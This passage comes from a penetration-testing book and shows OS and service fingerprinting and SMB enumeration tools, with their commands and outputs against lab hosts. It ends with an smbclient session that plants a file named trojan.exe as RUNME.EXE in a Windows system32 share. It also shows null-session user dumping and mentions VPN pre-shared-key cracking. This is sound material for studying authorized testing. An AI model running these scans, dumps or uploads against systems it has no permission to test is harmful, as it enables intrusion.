The version-scanning feature of nmap is invoked with the *-sV* flag. Based on a returned banner, or on a specific response to an nmap-provided probe, a match is made between the service response and the nmap service fingerprints. This is a newer feature and since it interrogates discovered services, many IDS vendors will be writing signature files for this type of behavior, so use it with caution.

Figure 2.11 shows a successful scan using nmap *–sS –sV –O –v* against a Linux server. This performs a SYN-based port scan, a version scan, and the OS fingerprinting function, all with verbose output.

Figure 2.11 Full nmap Scan




```
For OSScan assuming port 22 is open, 20 is closed, and neither are firewalled
Host server.homelan.net (10.0.0.10) appears to be up ... good.
Interesting ports on server.homelan.net (10.0.0.10):
(The 1654 ports scanned but not shown below are in state: filtered)
PORT     STATE  SERVICE     VERSION
20/tcp   closed ftp-data
21/tcp   closed ftp
22/tcp   open   ssh         OpenSSH 3.9p1 (protocol 2.0)
80/tcp   open   http        Apache httpd 2.0.53 ((Fedora))
137/tcp  closed netbios-ns
139/tcp  open   netbios-ssn Samba smbd 3.X (workgroup: HOMELAN)
445/tcp  open   netbios-ssn Samba smbd 3.X (workgroup: HOMELAN)
631/tcp  closed ipp
1241/tcp closed nessus
MAC Address: 00:02:B3:41:08:B8 (Intel)
Device type: general purpose
Running: Linux 2.4.X
OS details: Linux 2.4.6 - 2.4.21
TCP Sequence Prediction: Class=random positive increments
                         Difficulty=1932432 (Good luck!)
IPID Sequence Generation: All zeros
```

The version scanner picked up the version and protocol of OpenSSH, in use, the Web server name and version (Apache 2.0.53), and the Samba server version (3.*x*) and workgroup (HOMELAN). Also note that ftp, netbios-ns, ipp, and Nessus show closed, but present. In this case, the firewall rules are open for those services, but they are not currently running. Information like this would help you classify the system as a general server, and the open firewall ports could be scanned later to determine if the backend servers are running.

p0f: Passive OS Fingerprinting

p0f is the only passive fingerprinting tool included in the Auditor distribution. If you want to be extremely stealthy in your initial scan and enumeration processes, and don't mind getting high-level results for OS fingerprinting, p0f is the tool for you. It works by analyzing the responses from your target on innocuous queries, such as Web traffic, ping replies, or normal operations. p0f gives the best estimation on an operating system based on those replies, so it may not be as precise as other active tools, but it can still give you a good starting point. In Figure 2.12, p0f is used to check the version of a Fedora Linux server, and a Linksys Wireless router, both of which are returned as Linux. In this example, p0f is run in the background with an open Web browser to a Linksys access point's Web administration page, as well as a TorrentFlux (PHP-based BitTorrent client) login page. Both were detected as Linux, only correct in one case, as the Linksys AP is not a model based on Linux.

Figure 2.12 p0f OS Checking



```
root@1[knoppix]# p0f
p0f - passive os fingerprinting utility, version 2.0.5
(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns <wstearns@pobox.com>
p0f: listening (SYN) on 'eth0', 231 sigs (13 generic), rule: 'all'.
10.0.0.185:54777 - Linux 2.5 (sometimes 2.4) (4) (up: 1 hrs)
  -> 10.0.0.10:80 (distance 32, link: ethernet/modem)
10.0.0.185:54778 - Linux 2.5 (sometimes 2.4) (4) (up: 1 hrs)
  -> 10.0.0.10:80 (distance 32, link: ethernet/modem)
10.0.0.185:54779 - Linux 2.5 (sometimes 2.4) (4) (up: 1 hrs)
  -> 10.0.0.10:80 (distance 32, link: ethernet/modem)
10.0.0.185:34579 - Linux 2.5 (sometimes 2.4) (4) (up: 1 hrs)
  -> 10.0.0.1:80 (distance 32, link: ethernet/modem)
10.0.0.185:34580 - Linux 2.5 (sometimes 2.4) (4) (up: 1 hrs)
  -> 10.0.0.1:80 (distance 32, link: ethernet/modem)
```

Location: http://10.0.0.1/

401 Authorization Requ

This server could not verify that you are autho credentials(e.g., bad password), or your brows required.

Page loaded.

Location: http://10.0.0.10/torrentflux/html/login.php

TorrentFlux Login


Username:

Password:

Xprobe2: OS Fingerprinting

Xprobe2 is primarily an OS fingerprinter, but also has some basic port-scanning functionality built in to identify open or closed ports. You can also specify known open or closed ports, to which Xprobe2 performs several different TCP-, UDP-, and ICMP-based tests to determine the remote OS. The version supplied with Auditor is one version behind, but newer versions have more fingerprints. You will likely want to provide Xprobe2 with a known open or closed port for it to determine the remote OS, as in Figure 2.13.

Figure 2.13 Xprobe2 Fingerprinting




```
root@2[knoppix]# xprobe2 -p tcp:80:open 10.0.0.1

Xprobe2 v.0.2rc1 Copyright (c) 2002-2003 fygrave@tigerteam.net, ofir@sys-security.com, meder@areopag.net

[+] Target is 10.0.0.1
[+] Loading modules.
[+] Following modules are loaded:
[x] [1] ping:icmp_ping  -  ICMP echo discovery module
[x] [2] ping:tcp_ping  -  TCP-based ping discovery module
[x] [3] ping:udp_ping  -  UDP-based ping discovery module
[x] [4] infogather:ttl_calc  -  TCP and UDP based TTL distance calculation
[x] [5] infogather:portscan  -  TCP and UDP PortScanner
[x] [6] fingerprint:icmp_echo  -  ICMP Echo request fingerprinting module
[x] [7] fingerprint:icmp_tstamp  -  ICMP Timestamp request fingerprinting module
[x] [8] fingerprint:icmp_amask  -  ICMP Address mask request fingerprinting module
[x] [9] fingerprint:icmp_info  -  ICMP Information request fingerprinting module
[x] [10] fingerprint:icmp_port_unreach  -  ICMP port unreachable fingerprinting module
[x] [11] fingerprint:tcp_hshake  -  TCP Handshake fingerprinting module
[+] 11 modules registered
[+] Initializing scan engine
[+] Running scan engine
[-] ping:udp_ping module: no closed/open UDP ports known on 10.0.0.1. Module test failed
[+] Host: 10.0.0.1 is up (Guess probability: 75%)
[+] Target: 10.0.0.1 is alive. Round-Trip Time: 0.00363 sec
[+] Selected safe Round-Trip Time value is: 0.00726 sec
[+] Primary guess:
[+] Host 10.0.0.1 Running OS: "HP JetDirect ROM G.07.02 EEPROM G.07.20" (Guess probability: 78%)
[+] Other guesses:
[+] Host 10.0.0.1 Running OS: "HP JetDirect ROM G.07.19 EEPROM G.07.20" (Guess probability: 78%)
[+] Host 10.0.0.1 Running OS: "HP JetDirect ROM G.07.19 EEPROM G.08.03" (Guess probability: 78%)
[+] Host 10.0.0.1 Running OS: "HP JetDirect ROM H.07.15 EEPROM H.08.20" (Guess probability: 78%)
[+] Host 10.0.0.1 Running OS: "HP JetDirect ROM G.08.21 EEPROM G.08.21" (Guess probability: 78%)
[+] Host 10.0.0.1 Running OS: "HP JetDirect ROM G.08.08 EEPROM G.08.04" (Guess probability: 78%)
[+] Host 10.0.0.1 Running OS: "HP JetDirect ROM A.03.17 EEPROM A.04.09" (Guess probability: 75%)
[+] Host 10.0.0.1 Running OS: "HP JetDirect ROM A.05.03 EEPROM A.05.05" (Guess probability: 75%)
[+] Host 10.0.0.1 Running OS: "HP JetDirect ROM G.05.34 EEPROM G.05.35" (Guess probability: 75%)
[+] Host 10.0.0.1 Running OS: "Cisco IOS 11.2" (Guess probability: 71%)
[+] Cleaning up scan engine
[+] Modules deinitialized
[+] Execution completed.
root@2[knoppix]#
```

httprint

Suppose you run across a Web server and want to know the HTTP daemon running, without loading up a big fingerprinting tool that might trip IDS sensors? httprint is designed for just such a purpose. It only fingerprints http servers, and does both banner grabbing as well as signature matching against a provided signatures file. In Figure 2.14, we ran httprint against a Web server at 10.0.0.10, using *-h*, and designated the signatures with *-s* /opt/auditor/httprint/signatures.txt. The resulting banner specifies Apache 2.0.53 (Fedora), while the nearest signature match is Apache 2.0.*x*, which matches up. Beneath that output are all the signatures that were included, and then a score and confidence rating for that particular match.

Figure 2.14 httprint Web Server Fingerprint




```
root@1[knoppix]# httprint -h 10.0.0.10 -s /opt/auditor/httprint/signatures.txt
httprint v0.202 (beta) - web server fingerprinting tool
(c) 2003,2004 net-square solutions pvt. ltd. - see readme.txt
http://net-square.com/httprint/
httprint@net-square.com

--------------------------------------------------
Finger Printing on http://10.0.0.10:80/
Derived Signature:
Apache/2.0.53 (Fedora)
9E431BC86ED3C295811C9DC5811C9DC5050C5D32505FCFE84276E4BB811C9DC5
0D7645B5811C9DC5811C9DC5CD37187C11DDC7D7811C9DC5811C9DC58A91CF57
FCCC535B6ED3C295FCCC535B811C9DC5E2CE6927050C5D336ED3C2959E431BC8
6ED3C295E2CE69262A200B4C6ED3C2956ED3C2956ED3C2956ED3C295E2CE6923
E2CE69236ED3C295811C9DC5E2CE6927E2CE6923

Banner Reported: Apache/2.0.53 (Fedora)
Banner Deduced: Apache/2.0.x
Score: 140
Confidence: 84.34
------------------------
Scores:
Apache/2.0.x: 140 84.34
Apache/1.3.[4-24]: 132 68.72
Apache/1.3.27: 131 66.92
Apache/1.3.26: 130 65.14
Apache/1.3.[1-3]: 127 60.00
TUX/2.0 (Linux): 123 53.57
Apache/1.2.6: 117 44.79
Agranat-EmWeb: 86 13.92
Stronghold/4.0-Apache/1.3.x: 77  8.76
Com21 Cable Modem: 70  5.71
Microsoft-IIS/6.0: 69  5.33
Oracle Servlet Engine: 69  5.33
Lotus-Domino/6.x: 65  3.97
Netscape-Enterprise/4.1: 63  3.38
dwhttpd (Sun Answerbook): 63  3.38
SMC Wireless Router 7004VWBR: 63  3.38
thttpd: 62  3.10
EMWHTTPD/1.0: 60  2.58
Microsoft-IIS/5.0 ASP.NET: 59  2.34
```

IKE-scan: VPN Assessment

One of the more common VPN implementations involves the use of IPsec tunnels. Different manufacturers have slightly different usages of IPsec, which can be discovered and fingerprinted using IKE-scan. IKE stands for Internet Key Exchange, and is used to provide a secure basis for establishing an IPsec-secured tunnel. IKE-scan can be run in two different modes, Main (-*M*) and Aggressive (-*A*), each of which can identify different VPN implementations. Both operate under the principle that VPN servers will attempt to establish communications to a client that only sends the initial portion of an IPsec handshake. An initial IKE packet is sent (with Aggressive mode, a UserID is also specified), and based on the time elapsed and types of responses sent, the VPN server can be identified based on service fingerprints. In addition to the VPN fingerprinting functionality, IKE-scan includes psk-crack, which is a program used to dictionary crack pre-shared keys (psk) used for VPN logins. IKE-scan does not have fingerprints for all VPN vendors, and since the fingerprints change based on version increase, you may not find a fingerprint for your specific VPN, but you can still gain useful information, such as the Authentication type and encryption algorithm used, as shown in Figure 2.15

Figure 2.15 IKE-scan




```
root@4[knoppix]# ike-scan -M 127.0.0.1
Starting ike-scan 1.7 with 1 hosts (http://www.nta-monitor.com/ike-scan/)
  127.0.0.1     Main Mode Handshake returned
        SA=(Enc=3DES Hash=MD5 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800)

Ending ike-scan 1.7: 1 hosts scanned in 0.161 seconds (6.22 hosts/sec).  1 returned handshake; 0 returned notify
root@4[knoppix]# █
```

amap: Application Version Detection

Sometimes, you may encounter a service that may not be easily recognizable by port number or immediate response. amap will send multiple queries and probes to a specific service, and then analyze the results, including returned banners, to identify what application or service is actually running on a specific port. There are options that allow you to minimize parallel attempts, or really stress the system with a large number of attempts, which may provide different information. You can also query a service once, and report back on the first matching banner reported, using the *-1* option. In Figure 2.16, amap is used to discover an OpenSSH server and a DNS server. The options used for these scans are to invoke mapping (-*A*), print any ASCII banner received (-*b*), do not mark closed and nonresponsive ports as identified or reported (-*q*), and use UDP ports (-*u*).

Figure 2.16 amap Detection Example




```
root@1[knoppix]# amap -Abqv 10.0.0.10 22
Using trigger file /usr/share/amap/appdefs.trig ... loaded 23 triggers
Using response file /usr/share/amap/appdefs.resp ... loaded 309 responses
Using trigger file /usr/share/amap/appdefs.rpc ... loaded 450 triggers

amap v4.8 (www.thc.org/thc-amap) started at 2005-11-02 21:28:41 - MAPPING mode

Total amount of tasks to perform in plain connect mode: 17
Waiting for timeout on 17 connections ...
Protocol on 10.0.0.10:22/tcp (by trigger http) matches ssh - banner: SSH-2.0-OpenSSH_3.9p1\n
Protocol on 10.0.0.10:22/tcp (by trigger http) matches ssh-openssh - banner: SSH-2.0-OpenSSH_3.9p1\n

amap v4.8 finished at 2005-11-02 21:28:47
root@1[knoppix]# amap -Abqvu 10.0.0.10 53
Using trigger file /usr/share/amap/appdefs.trig ... loaded 23 triggers
Using response file /usr/share/amap/appdefs.resp ... loaded 309 responses
Using trigger file /usr/share/amap/appdefs.rpc ... loaded 450 triggers

amap v4.8 (www.thc.org/thc-amap) started at 2005-11-02 21:28:50 - MAPPING mode

Total amount of tasks to perform in plain connect mode: 7
Waiting for timeout on 7 connections ...
Protocol on 10.0.0.10:53/udp (by trigger netbios-session) matches dns-djb - banner: y\r CKAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA!F\f
ROOT-SERVERSNETG?H?I?J?K?L?M?A?B?C?D?E?
Protocol on 10.0.0.10:53/udp (by trigger rpc) matches dns - banner:
Protocol on 10.0.0.10:53/udp (by trigger dns) matches dns-ms - banner:
Protocol on 10.0.0.10:53/udp (by trigger dns-bind) matches dns-bind9 - banner: versionbind\f9.2.5\f\f

amap v4.8 finished at 2005-11-02 21:28:56
root@1[knoppix]# █
```

Windows Enumeration: smbgetserverinfo/smbdumpusers

If TCP ports 135, 137, 139, or 445 are open, this indicates that the target machine is Windows-based or is most likely running a Windows-like service such as Samba. If you find these ports open, you should try to enumerate the system name and users via these services. In Windows, if the registry keys *RestrictAnonymous* and *RestrictAnonymousSAM* are set to 0, an anonymous user can connect to the system with a null session and dump the list of local user accounts and shared folders for the system. The *smb** tools shipped with Auditor do an excellent job of enumerating these services. However, these tools work much better against Windows 2000 and earlier versions, since Windows XP significantly locks down null sessions. Figure 2.17 shows the type of information returned from *smbgetserverinfo* on a Windows XP machine (10.0.0.13) and a Fedora Core 3 Linux server running Samba (10.0.0.10).


Figure 2.17 smbgetserverinfo Example



```
root@1[~]# smbgetserverinfo

        SMB - ServerInfo V0.9.1 by (patrik.karlsson@ixsecurity.com)
        ------------------------------------------------------------------
        usage: smbgetserverinfo -i [options]

                -i*     IP address
                -s      Name of the server
                -v      Be verbose
                -vv     Be even more verbose

root@1[~]# smbgetserverinfo -v -i 10.0.0.13
ERROR: SMBNTCreateAndX()

Server Info for 10.0.0.13
-------------------------
Server Name      : *SMBSERVER
Server OS        : Windows 5.1
Workgroup/Domain : WORKGROUP

root@1[~]# smbgetserverinfo -v -i 10.0.0.10

Server Info for 10.0.0.10
-------------------------
Server Name      : SERVER
Server OS        : Unix
Workgroup/Domain : HOMELAN

root@1[~]# 
```

By connecting to a Samba server via a null session, you can get the Samba system name and the operating system version. The smbdumpusers program reveals much more information as shown in Figure 2.18. Although the Windows XP target does not return any information, the Linux target returns the listing of all local users, although the local Samba account of aaron is not displayed. Although these tools might be useful for older environments, when attacking newer Windows environments, other tools such as *nbtscan* and *Nessus* should be used instead.

Figure 2.18 smbdumpusers Example




```
root@1[~]# smbdumpusers -i 10.0.0.13
ERROR: SMBNTCreateAndX()
ERROR: SMBNTCreateAndX()
root@1[~]# smbdumpusers -i 10.0.0.10
Administrator
nobody
Domain Admins
Domain Users
Domain Guests
root
root
bin
bin
daemon
daemon
adm
sys
lp
adm
sync
tty
shutdown
disk
halt
lp
mail
mem
news
kmem
uucp
wheel
operator
games
mail
gopher
news
ftp
uucp
man
floppy
games
slocate
utmp
```

xSMBrowser

If SMB has been found for a target, you will need to try to find out more information about the offered shares. xSMBrowser offers a GUI environment for connecting and enumerating a system within either a workgroup or a domain. Launch xSMBrowser, and select **Samba Config** to start the browsing. It will execute nmblookup to search the workgroup/domain, and any systems returned will be run through smbclient to attempt to list and connect to remote shares. Depending on the security settings of the target system, you will be able to view and browse the shares, as demonstrated in Figure 2.19.

Figure 2.19 xSMBrowser Lookup and Enumeration




Computer: SHARPBORDER Workgroup: WORKGROUP

```
DATA      NSS File System
SYS       NSS File System
_ADMIN    NSS File System
```

smbclient

If you are enumerating a target, and determine that there is an accessible file share, how can you access it for the purpose of retrieving or sending files? One of the oldest methods is the use of smbclient, which is a file transfer client for SMB networks that operates like an FTP client. You can specify the username, using the *-U* parameter and target host using *-I*. Figure 2.20 shows a successful connect to a target system using smbclient for the purpose of sending a file that may be later used in the penetration test.

Figure 2.20 smbclient Sending File



```
root@4[knoppix]# smbclient -I 192.168.1.1 -U Administrator \\\\192.168.1.1\\C$
Password:
Domain=[J0HNNYPDC1] OS=[Windows 5.0] Server=[Windows 2000 LAN Manager]
smb: \> cd winnt
smb: \winnt\> cd system32
smb: \winnt\system32\> put /tmp/trojan.exe RUNME.EXE
putting file /tmp/trojan.exe as \winnt\system32\RUNME.EXE (1.0 kb/s) (average 1.0 kb/s)
smb: \winnt\system32\>
```

Notes from the Underground…

What Is SMB Doing Way Out Here?

